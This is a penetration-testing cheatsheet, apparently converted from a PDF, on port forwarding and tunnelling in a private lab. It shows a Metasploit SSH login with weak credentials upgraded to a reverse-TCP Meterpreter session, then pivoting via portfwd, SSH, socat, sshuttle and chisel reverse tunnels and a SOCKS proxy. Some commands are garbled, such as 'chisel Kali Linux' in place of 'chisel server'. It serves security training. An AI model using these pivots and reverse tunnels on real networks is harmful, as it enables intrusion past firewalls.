



CHEATSHEET PORT FORWARD & TUNNELLING

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Abstract

Port forwarding can be defined as implementation of the Network Address Translation to send requests to communicate from one IP address and port number to other when you are located outside the network. It basically transmits the traffic from the outside network to the local network.

Tunnelling can be defined as a protocol that lets secure passage of data from one network to another by allowing the communication of private network to be sent across a public network, by making use of encapsulation. Tunnelling has proven to be highly beneficial as it lets an organization create their Virtual Private Network with the help of the public network and provide huge cost benefits for users on both the end.

APACHE VIRTUAL HOST

Apache Virtual Host

Virtual Web hosting is a concept which you may have come across in various Capture-the-Flags challenges and lately it is also being used by the professionals in the corporate environment to host their common services under a lesser number of IP address.

Virtual web hosting can be defined as a method of running several web servers on a single host. By using this method, one computer can host thousands of websites. The Apache web servers have become one of the most popular web-serving methods as they are extremely prevailing and supple.


The Apache has the potential to customise itself into a virtual host which allows hosting an individual website. This essentially lets the network administrators make use of a single server to host various websites or domains. This functions extremely smooth till one's server can bear the load of the multiple servers being hosted

LAB CONFIGURATION

Lab Configuration

The lab requirements comprise of:

- VMware Workstation
- Ubuntu
- Kali Linux



Let us **start with configuring Apache2 services**. To do this you will need to have **Apache** installed in your Linux systems. You can install it using.

```
apt install apache2
```

```
root@ubuntu:~# apt install apache2 ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer
needed:
libllvm9
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following packages will be upgraded:
  apache2 apache2-bin apache2-data apache2-utils
4 upgraded, 0 newly installed, 0 to remove and 359 not upgraded.
Need to get 1,518 kB of archives.
```

Then we need to create a directory for the websites we have to host.

```
mkdir /sbin/test
```

Then go to the `/etc/apache2` directory and edit the file `ports.conf` and add ‘`Listen 127.0.0.1:8080`’ before ‘`Listen 80`’ as in the image below.

```
cd /etc/apache2
nano ports.conf
cat ports.conf
```

```
root@ubuntu:~# mkdir /sbin/test ←
root@ubuntu:~# cd /etc/apache2/ ←
root@ubuntu:/etc/apache2# nano ports.conf ←
root@ubuntu:/etc/apache2# cat ports.conf ←
# If you just change the port or add more ports here, you will li
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 127.0.0.1:8080
Listen 80

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
# Local Variables:
# mode: html
# End:
```

Now let us create the `test.conf` file and add the following code in `/etc/apache2/sites-available/nano /etc/apache2/sites-available/test.conf`

```
nano /etc/apache2/sites-available/test.conf

<VirtualHost 127.0.0.1:8080>
    DocumentRoot /sbin/test/
    ServerName localhost
    AllowEncodedSlashes NoDecode
    <Directory "/sbin/test/">
        Require all granted
        AllowOverride All
        Options FollowSymLinks MultiViews
    </Directory>
</VirtualHost>
```

```
root@ubuntu:/etc/apache2# nano /etc/apache2/sites-available/test.conf ←
root@ubuntu:/etc/apache2# cat /etc/apache2/sites-available/test.conf ←
<VirtualHost 127.0.0.1:8080>
    DocumentRoot /sbin/test/
    ServerName localhost

    AllowEncodedSlashes NoDecode
    <Directory "/sbin/test/">
        Require all granted
        AllowOverride All
        Options FollowSymLinks MultiViews
    </Directory>
</VirtualHost>
root@ubuntu:/etc/apache2#
root@ubuntu:/etc/apache2#
root@ubuntu:/etc/apache2#
root@ubuntu:/etc/apache2# a2ensite test.conf ←
Enabling site test.
To activate the new configuration, you need to run:
    systemctl reload apache2
```

Now let us make use of the tool **a2ensite** to enable our website and then let us restart our apache2.

```
a2ensite test.conf
systemctl restart apache2
```


Therefore, here we finish the setup of our lab by creating a virtual host.

PORT FORWARDING

Port Forwarding

Port forwarding is establishing a secure connection between a remote user and local machines. In organisations one can give their source and destination port numbers to make use of tunnelling with the help of Linux. Along with this, they should also mention the destination which can be the IP address or name of the host.

Let's switch on the Kali Linux machine and check if the webpage is being hosted. But here it shows that it is unavailable. So, to let us see how the local address and port can be forwarded to the remote host. This can be achieved using various methods, so let's see them one-by-one.



Port Forwarding using Metasploit

Now we take SSH session using Metasploit. Here we get the meterpreter session and then on using `netstat` command, we observe that port 8080 is running on the local host.

```
use auxiliary/scanner/ssh/ssh_login
set rhosts 192.168.1.108
set username raj
set password 123
exploit
sessions -u 1
sessions 2
netstat -antp
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login ←
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf6 auxiliary(scanner/ssh/ssh_login) > set username raj
username => raj
msf6 auxiliary(scanner/ssh/ssh_login) > set password 123
password => 123
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[+] 192.168.1.108:22 - Success: 'raj:123' 'uid=1000(raj) gid=1000(raj) groups=1000(UTC 2020 x86_64 x86_64 x86_64 GNU/Linux'
[*] Command shell session 1 opened (192.168.1.2:32927 → 192.168.1.108:22) at 2020-01-01 11:29:27 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1 ←
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.2:4433
[*] Sending stage (976712 bytes) to 192.168.1.108
[*] Meterpreter session 2 opened (192.168.1.2:4433 → 192.168.1.108:33076) at 2020-01-01 11:30:00 +0000
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2 ←
[*] Starting interaction with 2 ...

meterpreter > netstat -antp ←
Connection list
=====


  Proto Local address          Remote address          State      User  Inode PID/Pr
  ____  _____ _____
  tcp   127.0.0.1:8080        0.0.0.0:*
LISTEN    0     0
  tcp   127.0.0.53:53         0.0.0.0:*
LISTEN    101   0
  tcp   0.0.0.0:22            0.0.0.0:*
LISTEN    0     0
  tcp   127.0.0.1:631         0.0.0.0:*
LISTEN    0     0
```

Here we make use of **portfwd** to forward all the traffic to the Kali machine, where you mention the local and the remote port and the local address.

```
portfwd add -l 8081 -p 8080 -r 127.0.0.1
```

```
meterpreter > portfwd add -l 8081 -p 8080 -r 127.0.0.1 ←
[*] Local TCP relay created: :8081 ↔ 127.0.0.1:8080
meterpreter >
meterpreter >
```

When we load this page on the web browser using **127.0.0.1:8081** in the Kali machine, we see that the contents of the web page are displayed.



SSH Local Port Forwarding


It is the method used in SSH to forward the ports of application from a client machine to the server machine. By making use of this, the **SSH client** listens for connections on a port which has been configured, and tunnels to an SSH server when a connection is received. This is how the server connects to a destination port which is configured and is present on a machine other than the SSH server.

This opens a connection to the machine with IP 192.168.1.108 and forwards any connection of port 8080 on the local machine to port 8081. To know more about SSH tunnelling, visit [here](#).

```
ssh -L 8081:localhost:8080 -N -f -l raj 192.168.1.108
```

```
[root💀 kali]# ssh -L 8081:localhost:8080 -N -f -l raj 192.168.1.108 ↪
raj@192.168.1.108's password:
```

Here we can see that the contents of the web page are displayed when we load this page on the web browser using 127.0.0.1:8081 in the Kali machine.




Port Forwarding using Socat

Socat is generally a **command-line utility** in the Linux which is used to transfer data between two hosts. Here we use it for port forwarding where all the TCP connections to 127.0.0.1:8080 will be redirected to port 1234.

```
socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 &
```

```
raj@ubuntu:~$ socat TCP-LISTEN:1234,fork,reuseaddr tcp:127.0.0.1:8080 & ←  
[1] 4296  
raj@ubuntu:~$
```

When we load this page on the web browser using 192.168.1.108:1234 in the Kali machine, we see that the contents of the web page are displayed.



TUNNELLING


Tunnelling

Tunnelling is the process of accessing resources remotely using the public network. The tunnels which are established are **point-to-point** and remote users can be linked at the other end of the tunnels. The job of the tunnelling protocols is to encapsulate the traffic from a user situated remotely and it is sent to the other end of the public network which is then decapsulated and sent to its destined user. The tunnel by default is not encrypted and its level of security is determined with the help of TCP/IP protocol that has selected.

Let us look at how we can perform Tunneling using various methods and tools.

Lab Requirements

- Kali Linux with IP address **192.168.1.2**
- Ubuntu with 2 NIC, consisting of two IP addresses – **192.68.1.108**, **192.168.226.128**
- Metasploitable 2 with IP address **192.168.226.129**



Sshuttle

Sshuttle facilitates to generate a **VPN** connection from a local machine to a remote Kali Linux with the help of SSH. For the proper functioning, one must have **root access** on the local machine but the remote Kali Linux can have any type of account. Sshuttle can run more than once concurrently on a particular client machine.

Let's see how we can use Sshuttle to get the access of a Metasploitable 2 machine which has a different subnet using Ubuntu machine which has two internet addresses with different **subnets** but also has the subnet in which the Kali Linux is present.

Now let's check the IP addresses of the Kali Linux machine.

```
(root㉿kali)-[~/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.2 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe49:b05d prefixlen 64 scopeid 0x20<link>
```

1

On checking the IP address of the Ubuntu machine, we see that it has two IP addresses with different subnets.

```
raj@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.108 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::c418:3516:30f3:cf62 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c8:9c:50 txqueuelen 1000 (Ethernet)
            RX packets 48 bytes 5319 (5.3 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 86 bytes 8894 (8.8 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.226.128 netmask 255.255.255.0 broadcast 192.168.226.255
        inet6 fe80::44a0:8a8:230e:ec96 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:c8:9c:5a txqueuelen 1000 (Ethernet)
            RX packets 4 bytes 944 (944.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 65 bytes 6801 (6.8 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Let's install the tool **Sshuttle** in the **Kali Linux machine**.

```
apt install sshuttle
```


```
(root💀 kali)-[~/home/kali]
# apt install sshuttle ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
sshuttle is already the newest version (1.0.4-1).
The following packages were automatically installed:
  libexo-1-0 libqt5opengl5 python3-gevent python3-g
Use 'sudo apt autoremove' to remove them.
```

A connection is created remotely with the **Ubuntu (raj@192.168.1.108)** and then the address of **Metasploitable 2(192.168.226.129)** using sshuttle. Mention the password of Ubuntu and hence you are connected.

```
sshuttle -r raj@192.168.1.108 192.168.226.129
```

```
(root💀 kali)-[~/home/kali]
# sshuttle -r raj@192.168.1.108 192.168.226.129 ←
raj@192.168.1.108's password:
client: Connected.
```

Subsequently, when you put the Metasploitable 2 IP address in your **Kali Linux's browser**, you will able to access the Metasploitable 2 on **port 80**.



Hence, here we saw that using Sshuttle, we first connected the Kali Linux with Ubuntu. Once the connection with Ubuntu was made, using that, a connection between Kali Linux and Metasploitable 2 was created.

Chisel

It is a TCP/UDP tunnel, which helps in transporting over and is secured using SSH. It includes both, the client and the Kali Linux. It is generally used in passing through firewalls but can also be used to provide a secure connection to one's network. Let us see how this works.

First, let us install **Chisel** and **golang** in our Kali Linux machines.



Note:

Golang is the programming language in which Chisel has been written, so for proper functioning we also install golang.

```
git clone https://github.com/jpillora/chisel.git
apt install golang
```

```
└─(root㉿kali)-[~/home]
  └─# git clone https://github.com/jpillora/chisel.git ↗
    Cloning into 'chisel'...
    remote: Enumerating objects: 1840, done.
    remote: Total 1840 (delta 0), reused 0 (delta 0), pack-reused 1840
    Receiving objects: 100% (1840/1840), 3.38 MiB | 2.62 MiB/s, done.
    Resolving deltas: 100% (844/844), done.
    └─(root㉿kali)-[~/home]
      └─# cd chisel/
      └─(root㉿kali)-[~/home/chisel]
        └─# ls
          client Dockerfile example go.mod go.sum LICENSE main.go README.md server share test
    └─(root㉿kali)-[~/home/chisel]
      └─# apt install golang ↗
        Reading package lists... Done
        Building dependency tree
        Reading state information... Done
        The following packages were automatically installed and are no longer required:
          libexo-1-0 libqt5opengl5 python3-gevent python3-greenlet
        Use 'sudo apt autoremove' to remove them.
        The following additional packages will be installed:
```

Now as we now have a copy of the chisel source, we can now proceed to build our binaries for Linux land hence compile the packages of the chisel using go build to begin.

```
go build -ldflags="-s -w"
```

```
└─(root㉿kali)-[~/home/chisel]
# go build -ldflags="-s -w" ←
go: downloading golang.org/x/sync v0.0.0-20200625203802-6e8e738ad208
go: downloading github.com/jpillora/backoff v1.0.0
go: downloading github.com/jpillora/requestlog v1.0.0
go: downloading github.com/gorilla/websocket v1.4.2
go: downloading golang.org/x/crypto v0.0.0-20200709230013-948cd5f35899
go: downloading github.com/jpillora/sizestr v1.0.0
go: downloading github.com/armon/go-socks5 v0.0.0-20160902184237-e75332964ef5
go: downloading github.com/fsnotify/fsnotify v1.4.9
go: downloading golang.org/x/net v0.0.0-20200707034311-ab3426394381
go: downloading golang.org/x/sys v0.0.0-20200625212154-ddb9806d33ae
go: downloading github.com/tomasen/realip v0.0.0-20180522021738-f0c99a92ddce
go: downloading github.com/andrew-d/go-termutil v0.0.0-20150726205930-009166a695a2
go: downloading github.com/jpillora/ansi v1.0.2
go: downloading golang.org/x/text v0.3.0
```

To listen on port 8000 on the Kali Linux and allow clients to specify reverse port forwarding. Here the reverse tunnelling has been activated.

```
./chisel server -p 8000 -reverse
```

```
└─(root㉿kali)-[~/home/chisel]
# ./chisel server -p 8000 --reverse ←
2020/11/30 13:16:32 server: Reverse tunnelling enabled
2020/11/30 13:16:32 server: Fingerprint ia43tzcl3zmsEkIjIGoyw+mWRE+TAHG+yGK0llvfpf4=
2020/11/30 13:16:32 server: Listening on http://0.0.0.0:8000
2020/11/30 13:30:26 server: session#4: tun: proxy#R:5000⇒192.168.226.129:80: Listening
```

Install Chisel on Ubuntu

Now let us install chisel and golang on the Ubuntu, and compile all the packages.

```
git clone https://github.com/jpillora/chisel.git
apt install golang
cd chisel/
go build -ldflags="-s -w"
```

```

root@ubuntu:~# git clone https://github.com/jpillora/chisel.git ←
Cloning into 'chisel'...
remote: Enumerating objects: 1840, done.
remote: Total 1840 (delta 0), reused 0 (delta 0), pack-reused 1840
Receiving objects: 100% (1840/1840), 3.38 MiB | 2.57 MiB/s, done.
Resolving deltas: 100% (844/844), done.
root@ubuntu:~# apt install golang ←
Reading package lists... Done
Building dependency tree
Reading state information... Done
golang is already the newest version (2:1.13~1ubuntu2).
The following packages were automatically installed and are no longer required:
  libfprint-2-tod1 liblvm9
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
root@ubuntu:~# cd chisel/←
root@ubuntu:~/chisel# go build -ldflags="-s -w" ←

```

After this is done, let's run chisel on Ubuntu to connect Kali Linux and Metasploitable 2.

```
./chisel client 192.168.1.2:8000 R:5000:192.168.226.129:80
```


```

root@ubuntu:~/chisel# ./chisel client 192.168.1.2:8000 R:5000:192.168.226.129:80 ←
2020/11/30 10:30:26 client: Connecting to ws://192.168.1.2:8000
2020/11/30 10:30:26 client: Connected (Latency 556.855µs)

```

Open the web browser in the Kali Linux machine to check the connection between the Kali Linux and Metasploitable 2 which is created on the local address and **port 5000**.

```
http://127.0.0.1:5000
```



Chisel Using Socks5 proxy

We can follow the initial set up steps in Ubuntu and Kali Linux as seen in the chisel above proceed ahead.

To listen on port 8000 on the Kali Linux and allow clients to specify reverse port forwarding. Here the reverse tunnelling has been activated.

```
./chisel Kali Linux -p 8000 -reverse
```

```
(root💀 kali)-[~/home/chisel]
# ./chisel server -p 8000 --reverse ←
2020/11/30 13:16:32 server: Reverse tunnelling enabled
2020/11/30 13:16:32 server: Fingerprint ia43tzcl3zmsEkIjIGoyw...
2020/11/30 13:16:32 server: Listening on http://0.0.0.0:8000
```

In ubuntu machine, the next step is to connect to our client using the new reverse socks option.

```
./chisel client 192.168.1.2:8000 R:socks
```

```
root@ubuntu:~/chisel# ./chisel client 192.168.1.2:8000 R:socks ←
2020/11/30 11:04:18 client: Connecting to ws://192.168.1.2:8000
2020/11/30 11:04:18 client: Connected (Latency 773.7μs)
```

Now we connect the Ubuntu to Metasploitable 2.

```
./chisel client 192.168.1.2:8000 R:8001:192.168.226.129:9001
```

